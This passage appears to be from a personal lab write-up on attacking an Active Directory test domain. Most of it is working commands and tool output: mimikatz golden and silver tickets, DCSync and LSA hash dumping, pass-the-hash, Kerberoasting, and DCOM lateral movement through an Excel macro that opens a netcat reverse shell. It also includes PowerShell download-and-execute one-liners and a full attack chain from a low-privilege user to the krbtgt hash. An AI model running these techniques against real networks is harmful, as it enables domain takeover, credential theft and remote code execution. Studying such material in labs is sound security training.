Domain    : yee.wtf (YEE)
SID       : S-1-5-21-1206483439-1090059562-2229568298
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: a87f3a337d73085c45f9416be5787d86 - rc4_hmac_nt
Service   : HTTP
Target    : iis.yee.wtf
Lifetime  : 7/16/2020 1:12:41 PM ; 7/14/2030 1:12:41 PM ; 7/14/2030 1:12:41 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'squid @ yee.wtf' successfully submitted for current session
```

The ticket is now running in memory. Becasue application request and service authentication (kerberos steps 5 and 6) do not involve the KDC, authentication to an application as an admin can be done! This is most commonly used against Microsoft SQL servers and can result in RCE.

DCOM

Where COM is the standard that allows microsoft process's to talk to each other, DCOM is the same thing but for communication over the network.
Outlook, PowerPoint, and Excel have DCOM objects that allow lateral movment.
In summary:
Create an instance of the System.Activator class (which enables the ability to call the “Run” method via DCOM)
Make an Excel document and embed a macro that will run your shellcode.
Use the .NET command to move the file to the target machine.
Activate the “System” account by giving it a Desktop directory.
Useing the “Open” method and the “Workbooks” object we can run the Excel document.

Useing DCOM run the macro and catch the rev shell in a nc listener.

Demonstration

Running as Tire from UserBox, we will make a macro calling nc.exe in an excel document, use DCOM to move the file to bossman and then execute the macro getting a reverse shell on the kali box.
Create a macro that when executed will give you a reverse shell.

Macro.xlsm - Module1 (Code)

(General)

```
Sub Yeeter()
    Shell ("C:\tools\nc.exe 192.168.40.132 3232 -e cmd.exe")
End Sub
```

Run this these commands/this script from userbox, pointing at Bossman.

```
$com = [activator]::CreateInstance([type]::GetTypeFromProgId("Excel.Application","192.168.40.129"))

$LocalPath = "C:\Users\tire\Desktop\Macro.xlsm"

$RemotePath = "\\192.168.40.129\c$\Macro.xlsm"

[System.IO.File]::Copy($LocalPath, $RemotePath, $True)

$Path = "\\192.168.40.129\c$\Windows\sysWOW64\config\systemprofile\Desktop"

$temp = [system.io.directory]::createDirectory($Path)

$Workbook = $com.Workbooks.Open("C:\Macro.xlsm")

$com.Run "Yeeter"
```

```
PS C:\Users\tire> $com = [activator]::CreateInstance([type]::GetTypeFromProgId("
Excel.Application","192.168.40.129"))
PS C:\Users\tire>
PS C:\Users\tire> $LocalPath = "C:\Users\tire\Desktop\Macro.xlsm"
PS C:\Users\tire> $RemotePath = "\\192.168.40.129\c$\Macro.xlsm"
PS C:\Users\tire> [System.IO.File]::Copy($LocalPath, $RemotePath, $True)
PS C:\Users\tire> $Path = "\\192.168.40.129\c$\Windows\sysWOW64\config\systempro
file\Desktop"
PS C:\Users\tire> $temp = [system.io.directory]::createDirectory($Path)
PS C:\Users\tire>
PS C:\Users\tire> $Workbook = $com.Workbooks.Open("C:\Macro.xlsm")
PS C:\Users\tire> $com.Run("Yeeter")
```

```
squid@CoolHandKali:~$ nc -nlvp 3232
listening on [any] 3232 ...
connect to [192.168.40.132] from (UNKNOWN) [192.168.40.129] 49772
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
yee\tire

C:\Windows\system32>hostname
hostname
Bossman
```

Note- You may need to add a firewall rule depending on the networks GPO to create the COM object.
New-NetFirewallRule -DisplayName "Allow DCOM" -Direction Inbound -Action Allow -Enabled True -RemoteAddress 192.168.40.133
Remove-NetFirewallRule -DisplayName “Allow DCOM”

Persistance

DC Sync

In a domain with mutliple domain controllers, there are constant queries via the IDL_DRSGetNCChanges API to keep all of th domain controllers on the same page and updated. When this API is used to query an account, the machine does not need to be verified to be a DC, only the SID needs to have the appropriate privileges. In short, a domain admin will be able to query the DC directly, aquiring the NTLM hash of user on the domain.

Demonstration

We are going to log into Bossman as tire and ask for a DCSync for the Tripp account. Then take that hash and dump the password.

```
mimikatz # lsadump::dcsync /user:tripp
[DC] 'yee.wtf' will be the domain
[DC] 'DC01.yee.wtf' will be the DC server
[DC] 'tripp' will be the user account

Object RDN           : Tripp J. Allensworth

** SAM ACCOUNT **

SAM Username         : Tripp
User Principal Name  : Tripp@yee.wtf
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 7/4/2020 2:34:16 PM
Object Security ID   : S-1-5-21-1206483439-1090059562-2229568298-1111
Object Relative ID   : 1111

Credentials:
  Hash NTLM: a87f3a337d73085c45f9416be5787d86
    ntlm- 0: a87f3a337d73085c45f9416be5787d86
    ntlm- 1: bfd3785d810782e1c5c3f87052a575e2
    lm  - 0: 78151868ddbbf031413c9785110ed59a
    lm  - 1: a8d61376d5fc76d8b56cd73d72b0d85d
```

Enter up to 20 non-salted hashes, one per line:

```
a87f3a337d73085c45f9416be5787d86
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
a87f3a337d73085c45f9416be5787d86	NTLM	Passw0rd

Golden Ticket

Remember! When a user logs in, they are submitting a request for a TGT. When the user recieves the TGT it is incrypted with the hash of the password for the krbtgt account. If we are able to get our hands on that password hash, we will be able to create our own TGT's, for users that exist or don't exist, and give them whatever privileges we desire!
The loss of the krbtgt hash is particularly devistating becasue there is no built in way to change the the krbtgt password. It can not be done without substancial downtime of the entire domain.

Demonstration

We are going to log onto the dc and aquire the hash of the KRBTGT. We will then use that hash to create a “golden ticket” on bossman and psexec into the DC with only a user account.

```
PS C:\tools> hostname
DC01
PS C:\tools> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb  8 2020 12:26:49
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /patch
Domain : YEE / S-1-5-21-1206483439-1090059562-2229568298

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : a74f5ecd11a3f2d1abf2fb229445afab

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 301f73ccb16c24dddc2bd3a3dff7aa43
```

301f73ccb16c24dddc2bd3a3dff7aa43

This was run from Bossman (Windows 10) under the context of Squid (domain user) in a non-elevated command prompt. First we get the domain SID (all but the last tach and four charchters), then demonstrate that we do not have the ability to psexec to DC01.

```
PS C:\Users\squid> whoami /user

USER INFORMATION
----------------

User Name SID
========= ==============================================
yee\squid S-1-5-21-1206483439-1090059562-2229568298-1109
PS C:\Users\squid> C:\tools\psexec.exe \\dc01 cmd.exe

PsExec v1.96 - Execute processes remotely
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Sysinternals - www.sysinternals.com

Couldn't access dc01:
Access is denied.
```

Useing mimikatz we create a golden ticket and use the /ptt argument to put it in memory.

```
PS C:\Users\squid> C:\tools\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb  8 2020 12:26:49
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::golden /user:BrandNewUser /domain:yee.wtf /sid:S-1-5-21-1206483439-109005956
2-2229568298 /krbtgt:301f73ccb16c24dddc2bd3a3dff7aa43 /ptt
User      : BrandNewUser
Domain    : yee.wtf (YEE)
SID       : S-1-5-21-1206483439-1090059562-2229568298
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 301f73ccb16c24dddc2bd3a3dff7aa43 - rc4_hmac_nt
Lifetime  : 7/27/2020 2:52:48 PM ; 7/25/2030 2:52:48 PM ; 7/25/2030 2:52:48 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'BrandNewUser @ yee.wtf' successfully submitted for current session

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF63EEE95E0

mimikatz #
```

In a new shell we attempt to psexec to DC01 again, only this time with success!

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\squid>C:\tools\psexec.exe \\dc01 cmd.exe

PsExec v1.96 - Execute processes remotely
Copyright (C) 2001-2009 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname && whoami
DC01
yee\brandnewuser
```

Note - If we were to connect using PsExec to the IP address of the domain controller instead of the hostname, we would instead force the use of NTLM authentication and access would still be blocked as the next listing shows.

```
C:\Users\squid>C:\tools\psexec.exe \\dc01 cmd.exe

PsExec v1.96 - Execute processes remotely
Copyright (C) 2001-2009 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami && hostname
yee\brandnewuser
DC01

C:\Windows\system32>exit
cmd.exe exited on dc01 with error code 0.

C:\Users\squid>C:\tools\psexec.exe \\192.168.40.128 cmd.exe

PsExec v1.96 - Execute processes remotely
Copyright (C) 2001-2009 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access 192.168.40.128:
Access is denied.

C:\Users\squid>_
```

Others

Grab the NTDS.dit file - A copy of all Active Directory accounts stored on the hard drive, similar to the SAM database used for local accounts.
Run mimikatz on the DC dumping the hash of every account.
Skeleton keys aren't technically persistance, but they are pretty neat, allowing you to make a second password for an account with out effecting the original. Skeleton keys only run in memory, therfor a reboot of the machine would remove the skeleton key.

Exercise answers

Net.exe

1. Domain users

```
C:\Users\squid>net groups /domain "domain users"
The request will be processed at a domain controller for domain yee.wtf.

Group name     Domain Users
Comment        All domain users

Members

-------------------------------------------------------------------------------
Administrator            DefaultAccount           JBettis
kaplan                   krbtgt                   Kvothe
Rothfus                  Squid                    Tire
Tripp
The command completed successfully.
```

2. Domain admins

```
C:\Users\squid>net groups /domain "domain admins"
The request will be processed at a domain controller for domain yee.wtf.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            JBettis                  Tire
Tripp
The command completed successfully.
```

Powershell

1. Nesting

```
####Begin Create Ldap Provider Path
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($DomainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName = "DC=$($DomainObj.Name.Replace('.', ',DC='))"
```

```
$SearchString += $DistinguishedName
$SearchString
####Finish Create Ldap Provider Path

####Begin Create Directory Searcher Object
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
####Finish Create Directory Searcher Object

####Begin Create Filter
$Searcher.filter="(ObjectClass=*)"
$Result = $Searcher.FindAll()
foreach ($obj in $Result){
   if ($obj.properties.name -like '*marforcyber*'){
        $root = $obj
        $grouplist = @('root '+$root.properties.name)}}
$memberofcount = 1
while ($memberofcount -ge 1){
        foreach ($obj in $Result){
            if ($obj.properties.memberof -like $root.properties.distinguishedname){
                if ($obj.Properties.samaccounttype -like '*268435456*'){
                    $grouplist += 'nested group of '+ $obj.Properties.memberof + ' = ' +
$obj.Properties.name}
                else {$grouplist += 'nested user of '+ $obj.Properties.memberof + ' = ' +
$obj.Properties.name}
                $memberofcount = $obj.Properties.member.Count
                $root = $obj
                break}}}
$grouplist
```

```
PS C:\Users\squid\Desktop> C:\Users\squid\Desktop\HomeMadeADEnum.ps1
LDAP://DC01.yee.wtf/DC=yee,DC=wtf
root Marforcyber
nested group of CN=Marforcyber,CN=Users,DC=yee,DC=wtf = 81 CPT
nested group of CN=81 CPT,CN=Users,DC=yee,DC=wtf = Host
nested user of CN=Host,CN=Users,DC=yee,DC=wtf = Fred Kaplan
```

...or a better way done with the active directory module (the script can be found on DC01).

```
PS C:\Users\Administrator\Desktop>
PS C:\Users\Administrator\Desktop> import-module .\Get-ADNestedGroupMembers.ps1

PS C:\Users\Administrator\Desktop> import-module ActiveDirectory

PS C:\Users\Administrator\Desktop> Get-ADNestedGroupMembers "marforcyber" -indent
81 CPT
    Host

Name
----
        kaplan  (Fred Kaplan)
83 CPT
```

https://gallery.technet.microsoft.com/scriptcenter/Get-nested-group-15f725f2

```
####Begin Create Ldap Provider Path
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($DomainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName = "DC=$($DomainObj.Name.Replace('.', ',DC='))"
$SearchString += $DistinguishedName
$SearchString
####Finish Create Ldap Provider Path

####Begin Create Directory Searcher Object
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
```

```
####Finish Create Directory Searcher Object

####Begin Create Filter
$Searcher.filter="(ObjectClass=user)"
$Result = $Searcher.FindAll()
foreach ($obj in $Result){
    if ($obj.Properties.userprincipalname -like '*kvothe*'){
        $obj.Properties.manager
        }}
```

```
PS C:\Users\squid\Desktop> C:\Users\squid\Desktop\HomeMadeADEnum.ps1
LDAP://DC01.yee.wtf/DC=yee,DC=wtf
CN=Patrick W. Rothfus,CN=Users,DC=yee,DC=wtf

PS C:\Users\squid\Desktop>
```

asdf

ATME

ATME

2. Kvothe's Manager

Get-Netsession

```
C:\Windows\system32\cmd.exe

C:\Users\tire>powershell.exe -c "IEX(new-object net.webclient).downloadstring('http://192.168.40.
134/PowerView.ps1'); get-netloggedon"

wkui1_username wkui1_logon_domain wkui1_oth_domains wkui1_logon_server
-------------- ------------------ ----------------- ------------------
Squid          YEE                                  DC01
Squid          YEE                                  DC01
Tire           YEE                                  DC01
Tire           YEE                                  DC01
BOSSMAN$       YEE
BOSSMAN$       YEE
BOSSMAN$       YEE


C:\Users\tire>powershell.exe -c "IEX(new-object net.webclient).downloadstring('http://192.168.40.
134/PowerView.ps1'); get-netsession"

sesi10_cname sesi10_username sesi10_time sesi10_idle_time
------------ --------------- ---------- ----------------
\\[::1]      Tire                     0                0
```

```
cmd.exe (running as yee\squid)

C:\Windows\system32>powershell.exe -c "IEX(new-object net.webclient).downloadstring('http://192.1
68.40.134/PowerView.ps1'); get-netloggedon"

wkui1_username wkui1_logon_domain wkui1_oth_domains wkui1_logon_server
-------------- ------------------ ----------------- ------------------
Squid          YEE                                  DC01
Squid          YEE                                  DC01
Tire           YEE                                  DC01
Tire           YEE                                  DC01
BOSSMAN$       YEE
BOSSMAN$       YEE
BOSSMAN$       YEE


C:\Windows\system32>powershell.exe -c "IEX(new-object net.webclient).downloadstring('http://192.1
68.40.134/PowerView.ps1'); get-netsession"

sesi10_cname sesi10_username sesi10_time sesi10_idle_time
------------ --------------- ---------- ----------------
\\[::1]      Tire                     8                8
\\[::1]      Squid                    0                0
```

Trick question! I have no idea! In the example above, I am logged in as tire (domain admin) and I am able to see more from squid (domain user) who is running in a shell via the runas command.

Service Principal Names

```
####Begin Create Ldap Provider Path
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($DomainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName = "DC=$($DomainObj.Name.Replace('.', ',DC='))"
$SearchString += $DistinguishedName
$SearchString
####Finish Create Ldap Provider Path

####Begin Create Directory Searcher Object
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
####Finish Create Directory Searcher Object

####Begin Create Filter
$Searcher.filter="serviceprincipalname=*"
$Result = $Searcher.FindAll()
Foreach($obj in $Result) $obj.Properties.serviceprincipalname
```

HomeMadeADEnum.ps1

```
####Begin Create Ldap Provider Path
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($DomainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName = "DC=$($DomainObj.Name.Replace('.', ',DC='))"
$SearchString += $DistinguishedName
$SearchString
####Finish Create Ldap Provider Path

####Begin Create Directory Searcher Object
```

```
PS C:\Users\squid\Desktop> C:\Users\squid\Desktop\HomeMadeADEnum.ps1
LDAP://DC01.yee.wtf/DC=yee,DC=wtf
TERMSRV/DC01
TERMSRV/DC01.yee.wtf
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC01.yee.wtf
ldap/DC01.yee.wtf/ForestDnsZones.yee.wtf
ldap/DC01.yee.wtf/DomainDnsZones.yee.wtf
DNS/DC01.yee.wtf
GC/DC01.yee.wtf/yee.wtf
RestrictedKrbHost/DC01.yee.wtf
RestrictedKrbHost/DC01
RPC/71bb95ff-df3c-4bd4-8229-2bd55d59ae4a._msdcs.yee.wtf
HOST/DC01/YEE
HOST/DC01.yee.wtf/YEE
HOST/DC01
HOST/DC01.yee.wtf
HOST/DC01.yee.wtf/yee.wtf
E3514235-4B06-11D1-AB04-00C04FC2DCD2/71bb95ff-df3c-4bd4-8229-2bd55d59ae4a/yee.wtf
ldap/DC01/YEE
ldap/71bb95ff-df3c-4bd4-8229-2bd55d59ae4a._msdcs.yee.wtf
ldap/DC01.yee.wtf/YEE
ldap/DC01
ldap/DC01.yee.wtf
ldap/DC01.yee.wtf/yee.wtf
RestrictedKrbHost/BOSSMAN
HOST/BOSSMAN
RestrictedKrbHost/Bossman.yee.wtf
HOST/Bossman.yee.wtf
TERMSRV/IIS
TERMSRV/IIS.yee.wtf
WSMAN/IIS
WSMAN/IIS.yee.wtf
RestrictedKrbHost/IIS
HOST/IIS
RestrictedKrbHost/IIS.yee.wtf
HOST/IIS.yee.wtf
TERMSRV/USERBOX
TERMSRV/UserBox.yee.wtf
RestrictedKrbHost/USERBOX
HOST/USERBOX
RestrictedKrbHost/USERBOX.yee.wtf
```

Lab

GOAL=Get the NTLM hash of krbtgt while starting with only squid:yeetcannon

nmap -p 88 --script=krb5-enum-users --script-args krb5-enum-users.realm='yee.wtf',userdb=/opt/wordlists/names.txt 192.168.40.128
GetUserSPNs.py -request yee.wtf/squid
copy paste ticket -> krb5tgs.out
john ./krb5tgs.out
rdesktop -u Tripp -d yee.wtf -p Passw0rd 192.168.40.131
in elevated command prompt:
    net users /domain

```
net groups /domain
net groups /domain "domain admins"
whoami /groups
whoami /priv
C:\tools\mimikatz.exe
privilege::debug
sekurlsa::logonpasswords
take JBettis NTLM hash 90ce085b7102581debbd0cbe1f3f384b
kerberos::purge
kerberos::list
sekurlsa::pth /user:JBettis /ntlm:90CE085B7102581DEBBD0CBE1F3F384B /domain:yee.wtf
lsadump::dcsync /user:krbtgt
```

Why didn't I use psexec?????

Fun psexec nugget

When you spawn a session with psexec.exe (sysinternals tool), that session will run in a medium integrity context. Therefore even if the user has the privilege to write to the ADMIN$ drive of another machine, the token of the proccess the user is running in will not allow it.
Psexec.py (Impacket tool) spawns it's process's as system (that is becasue it writes to any share it can access, creates a service pointing to the .exe in the share it can write to then executes that service whcih defaults to being run as system). Althought the token is fine, if you would attempt to use psxec.exe (sysinternals tool) from that psexec.py session it would not fail but instead hang. Why? Becasue psexec.py communicates back via a TCP port where as psexec.exe communicates via named pipes and there is some kind of misshap with the stdin,out,err relationship.